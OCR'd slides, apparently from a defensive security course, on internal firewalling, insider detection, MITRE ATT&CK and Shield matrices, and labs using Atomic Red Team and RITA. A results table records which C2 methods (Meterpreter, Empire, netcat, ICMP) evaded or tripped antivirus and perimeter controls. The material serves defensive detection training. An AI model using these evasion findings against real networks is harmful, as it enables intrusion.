
Most Likely They Will Not



Firewalls

- Treat the internal network as hostile
  - Because it is
- Set your internal system firewalls at the same level they would be at a coffee shop
  - All inbound traffic should be blocked and alerts should be generated
  - Exceptions for Admin networks
- Segment business units and/or organizational units
  - Why allow SMB RPC between subnets?
  - Contains the attacks even further than simple firewalls
- Many of the AV products have firewalls
- You can even use the built-in Windows firewall
  - If you are sadistic and desperate
- Private VLANs can work as well


Restriction of Lateral Movement




Detecting an Insider

- If you cannot detect an insider, your network is not secure
  - Snowden
  - Attackers using valid/existing user credentials to move around a network
- Can you detect a user accessing 1000s of files?
- Can you detect an account that is accessing 100s of systems?
  - If not, you need to
- Future targeted attacks will use far less malware than now
- Would you be able to get proper attribution for an attacker who is on your system?
  - Word Web Bugs rock for this

MITRE


Reconnaissance
10 techniques
Active Scanning (2)
Gather Victim Host Information (4)
Gather Victim Identity Information (3)
Gather Victim Network Information (6)
Gather Victim Org Information (4)
Phishing for Information (3)
Search Closed Sources (2)
Search Open Technical Databases (5)
Search Open Websites/Domains (2)
Search Victim-Owned Websites
Resource Development
6 techniques
Acquire Infrastructure (6)
Compromise Accounts (2)
Compromise Infrastructure (6)
Develop Capabilities (4)
Establish Accounts (2)
Obtain Capabilities (6)
Initial Access
9 techniques
Drive-by Compromise
Exploit Public-Facing Application
External Remote Services
Hardware Additions
Phishing (3)
Replication Through Removable Media
Supply Chain Compromise (3)
Trusted Relationship
Valid Accounts (4)
Execution
10 techniques
Command and Scripting Interpreter (8)
Exploitation for Client Execution
Inter-Process Communication (2)
Native API
Scheduled Task/Job (6)
Shared Modules
Software Deployment Tools
System Services (2)
User Execution (2)
Windows Management Instrumentation
Persistence
18 techniques
Account Manipulation (4)
BITS Jobs
Boot or Logon Autostart Execution (12)
Boot or Logon Initialization Scripts (5)
Browser Extensions
Compromise Client Software Binary
Create Account (3)
Create or Modify System Process (4)
Event Triggered Execution (15)
External Remote Services
Hijack Execution Flow (11)
Implant Container Image
Office Application Startup (6)
Pre-OS Boot (5)
Scheduled Task/Job (6)
Server Software Component (3)
Traffic Signaling (1)
Valid Accounts (4)
Privilege Escalation
12 techniques
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
Boot or Logon Autostart Execution (12)
Boot or Logon Initialization Scripts (5)
Create or Modify System Process (4)
Domain Policy Modification (2)
Event Triggered Execution (15)
Exploitation for Privilege Escalation
Hijack Execution Flow (11)
Process Injection (11)
Scheduled Task/Job (6)
Valid Accounts (4)
Defense Evasion
37 techniques
Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
BITS Jobs
Deobfuscate/Decode Files or Information
Direct Volume Access
Domain Policy Modification (2)
Execution Guardrails (1)
Exploitation for Defense Evasion
File and Directory Permissions Modification (2)
Hide Artifacts (7)
Hijack Execution Flow (11)
Impair Defenses (7)
Indicator Removal on Host (6)
Indirect Command Execution
Masquerading (6)
Modify Authentication Process (4)
Modify Cloud Compute Infrastructure (4)
Modify Registry
Modify System Image (2)
Network Boundary Bridging (1)
Obfuscated Files or Information (5)
Pre-OS Boot (5)
Process Injection (11)
Rogue Domain Controller
Rootkit
Signed Binary Proxy Execution (11)
Signed Script Proxy Execution (1)
Subvert Trust Controls (4)
Template Injection
Traffic Signaling (1)
Trusted Developer Utilities Proxy Execution (1)
Unused/Unsupported Cloud Regions
Use Alternate Authentication Material (4)
Valid Accounts (4)
Virtualization/Sandbox Evasion (3)
Weaken Encryption (2)
XSL Script Processing
Credential Access
15 techniques
Brute Force (4)
Credentials from Password Stores (3)
Exploitation for Credential Access
Forced Authentication
Forge Web Credentials (2)
Input Capture (4)
Man-in-the-Middle (2)
Modify Authentication Process (4)
Network Sniffing
OS Credential Dumping (8)
Steal Application Access Token
Steal or Forge Kerberos Tickets (4)
Steal Web Session Cookie
Two-Factor Authentication Interception
Unsecured Credentials (6)
Discovery
25 techniques
Account Discovery (4)
Application Window Discovery
Browser Bookmark Discovery
Cloud Infrastructure Discovery
Cloud Service Dashboard
Cloud Service Discovery
Domain Trust Discovery
File and Directory Discovery
Network Service Scanning
Network Share Discovery
Network Sniffing
Password Policy Discovery
Peripheral Device Discovery
Permission Groups Discovery (3)
Process Discovery
Query Registry
Remote System Discovery
Software Discovery (1)
System Information Discovery
System Network Configuration Discovery
System Network Connections Discovery
System Owner/User Discovery
System Service Discovery
System Time Discovery
Virtualization/Sandbox Evasion (3)
Lateral Movement
9 techniques
Exploitation of Remote Services
Internal Spearphishing
Lateral Tool Transfer
Remote Service Session Hijacking (2)
Remote Services (6)
Replication Through Removable Media
Software Deployment Tools
Taint Shared Content
Use Alternate Authentication Material (4)
Collection
17 techniques
Archive Collected Data (3)
Audio Capture
Automated Collection
Clipboard Data
Data from Cloud Storage Object
Data from Configuration Repository (2)
Data from Information Repositories (2)
Data from Local System
Data from Network Shared Drive
Data from Removable Media
Data Staged (2)
Email Collection (3)
Input Capture (4)
Man in the Browser
Man-in-the-Middle (2)
Screen Capture
Video Capture
Command and Control
16 techniques
Application Layer Protocol (4)
Communication Through Removable Media
Data Encoding (2)
Data Obfuscation (3)
Dynamic Resolution (3)
Encrypted Channel (2)
Fallback Channels
Ingress Tool Transfer
Multi-Stage Channels
Non-Application Layer Protocol
Non-Standard Port
Protocol Tunneling
Proxy (4)
Remote Access Software
Traffic Signaling (1)
Web Service (3)
Exfiltration
9 techniques
Automated Exfiltration (1)
Data Transfer Size Limits
Exfiltration Over Alternative Protocol (3)
Exfiltration Over C2 Channel
Exfiltration Over Other Network Medium (1)
Exfiltration Over Physical Medium (1)
Exfiltration Over Web Service (2)
Scheduled Transfer
Transfer Data to Cloud Account
Impact
13 techniques
Account Access Removal
Data Destruction
Data Encrypted for Impact
Data Manipulation (3)
Defacement (2)
Disk Wipe (2)
Endpoint Denial of Service (4)
Firmware Corruption
Inhibit System Recovery
Network Denial of Service (2)
Resource Hijacking
Service Stop
System Shutdown/Reboot
Last modified: 27 October 2020




Active Defense Matrix

The Shield matrix consists of the following core components:

- Tactics, denoting what the defender is trying to accomplish (the columns).
- Techniques, describing how the defense achieves the tactic(s) (the individual cells).

Channel	Collect	Contain	Detect	Disrupt	Facilitate	Legitimize	
Admin Access	API Monitoring	Admin Access	API Monitoring	Admin Access	Admin Access	Application Diversity	Ad Ac
API Monitoring	Application Diversity	Baseline	Application Diversity	Application Diversity	Application Diversity	Burn-In	AP Mc
Application Diversity	Backup and Recovery	Decoy Account	Baseline	Backup and Recovery	Behavioral Analytics	Decoy Account	Ap Div
Decoy	Decoy	Decoy	Behavioral			Decoy	Ba

Adversary Emulation and MITRE Tools: Caldera



MITRE Tools: Scripts

- Atomic Red Team from Red Canary
  - https://github.com/redcanaryco/atomic-red-team
- Uber's Metta
  - https://github.com/uber-common/metta
- Awesome Threat Detection
  - https://github.com/0x4D31/awesome-threat-detection

Getting Caught

Client malware detection and countermeasures			
HTTP viewstate covert channel - VSAgent; Port 443	2/1/2018 9:33	blocked	required authenticated proxy which is not compiled into client agent
DNSCat C2 channel; Port 53	2/1/2018 9:37	blocked	McAfee signature fired, and deleted malware
Metasploit HTTPS Meterpreter Shell code injected into memory via PowerShell; Port 443	1/31/2018 15:30	blocked	script would not seem to execute. No shell connection received
Metasploit TCP Meterpreter Shell code injected into memory via PowerShell (obfuscated with Unicorn); Port 443	2/1/2018 9:35	blocked	McAfee signature fired, and deleted malware
PowerShell Empire PowerShell code injected into memory; Port 443	2/1/2018 9:48	allowed	Command shell active
Raw malware EXE - Metasploit; Port 443; templated using write.exe	2/1/2018 9:56	allowed	Command shell active
Encoded malware EXE - Metasploit; Port 443; templated using write.exe	2/1/2018 9:57	allowed	Command shell active
MS-Office Document malicious macro; HTTPS port 443	2/1/2018 14:28	allowed	Command shell active
MS-Office Document malicious macro; TCP Port 8080	2/1/2018 14:34	blocked	McAffee Detected Malware
Cleartext communication with Netcat tool; Port 8443	2/1/2018 10:00	allowed	Anything that communicates with a TLS port such as 443 or 8443 is allowed through the perimeter without inspection
Metasploit Reverse TCP single stage EXE file.	2/1/2018 14:40	allowed	Command shell active
Metasplot Reverse TCP single stage Visual Basic file.	2/1/2018 14:39	blocked	McAffee Detected Malware
ICMP C2 Channel	2/1/2018 10:52	allowed	ICMP command shell established

Getting Caught 2

Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Execution	Collection	Exfiltration	Command and Control
Accessibility Features	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	Application Deployment Software	Command-Line Interface	Audio Capture	Automated Exfiltration	Commonly Used Port
AppCert DLLs	Accessibility Features	Binary Padding	Brute Force	Application Window Discovery	Distributed Component Object Model	Dynamic Data Exchange	Automated Collection	Data Compressed	Communication Through Removable Media
AppInit DLLs	AppCert DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Vulnerability	Execution through API	Browser Extensions	Data Encrypted	Connection Proxy
Application Shimming	AppInit DLLs	Code Signing	Credentials in Files	Network Service Scanning	Logon Scripts	Execution through Module Load	Clipboard Data	Data Transfer Size Limits	Custom Command and Control Protocol
Authentication Package	Application Shimming	Component Firmware	Exploitation of Vulnerability	Network Share Discovery	Pass the Hash	Graphical User Interface	Data Staged	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol
Bootkit	Bypass User Account Control	Component Object Model Hijacking	Forced Authentication	Peripheral Device Discovery	Pass the Ticket	InstallUtil	Data from Local System	Exfiltration Over Command and Control Channel	Data Encoding
Browser Extensions	DLL Search Order Hijacking	DLL Search Order Hijacking	Hooking	Permission Groups Discovery	Remote Desktop Protocol	LSASS Driver	Data from Network Shared Drive	Exfiltration Over Other Network Medium	Data Obfuscation
Change Default File Association	Exploitation of Vulnerability	DLL Side-Loading	Input Capture	Process Discovery	Remote File Copy	Mshta	Data from Removable Media	Exfiltration Over Physical Medium	Domain Fronting
Component Firmware	Extra Window Memory Injection	Deobfuscate/Decode Files or Information	LLMNR/NBT-NS Poisoning	Query Registry	Remote Services	PowerShell	Email Collection	Scheduled Transfer	Fallback Channels
Component Object Model Hijacking	File System Permissions Weakness	Disabling Security Tools	Network Sniffing	Remote System Discovery	Replication Through Removable Media	Regsvcs/Regasm	Input Capture		Multi-Stage Channels
Create Account	Hooking	Exploitation of Vulnerability	Password Filter DLL	Security Software Discovery	Shared Webroot	Regsvr32	Man in the Browser		Multi-hop Proxy
DLL Search Order Hijacking	Image File Execution Options Injection	Extra Window Memory Injection	Private Keys	System Information Discovery	Taint Shared Content	Rundll32	Screen Capture		Multiband Communication
External Remote Services	New Service	File Deletion	Replication Through Removable Media	System Network Configuration Discovery	Third-party Software	Scheduled Task	Video Capture		Multilayer Encryption
File System Permissions Weakness	Path Interception	File System Logical Offsets	Two-Factor Authentication Interception	System Network Connections Discovery	Windows Admin Shares	Scripting			Remote File Copy

Key Takeaways

- Moving from “Can we be hacked?”
  - To..
- “What can we detect?”
- We (finally) have a framework for this with MITRE
- We also have a large number of tools in their infancy to help automate this
- Start by finding gaps. Fill them. Move on.
- Start with the framework

Lab: Atomic Red Team and Bluespawn

- In this lab we will be running Atomic Red Team and Bluespawn
- The goal is to show how we can use adversary emulation to ***actively*** test our ability to detect attacks
- This is critical, as most defense is a wait and see approach to getting attacked
- "I sure hope our detection works! Now, let's go do some compliance!"
- The lab is called Bluespawn

- ***Lab: Playing with Advanced Backdoors***

DTE0021 - Hunting	Search for the presence of or information about an adversary, or your organization, its employees, infrastructure, etc.
DTE0027 - Network Monitoring	Monitor network traffic in order to detect adversary activity.
DTE0028 - PCAP Collection	Collect full network traffic for future research and analysis.

Advanced Backdoors: Lab Goals

- The goal of this lab is to understand how "advanced" backdoors operate
  - Beacons and obfuscation are key for a bad guy's back door to persist
- We will look at a packet capture and decode the command and control data
- **We will use the ADHD VM for this lab**
- **The lab is called Advanced C2 PCAP Analysis**
- We will look at the packets and at RITA which will make it easier to detect
- The lab should take roughly 25 minutes

Instructions on VM

Making it easier with RITA

Now! Follow the RITA Instructions on the class VM

- Now that we have looked at a problem backdoor, let's use a tool designed to make detection far easier!
- Open your Lab link on the ADHD VM and select the RITA section!

Instructions on VM

LAB: Conclusion

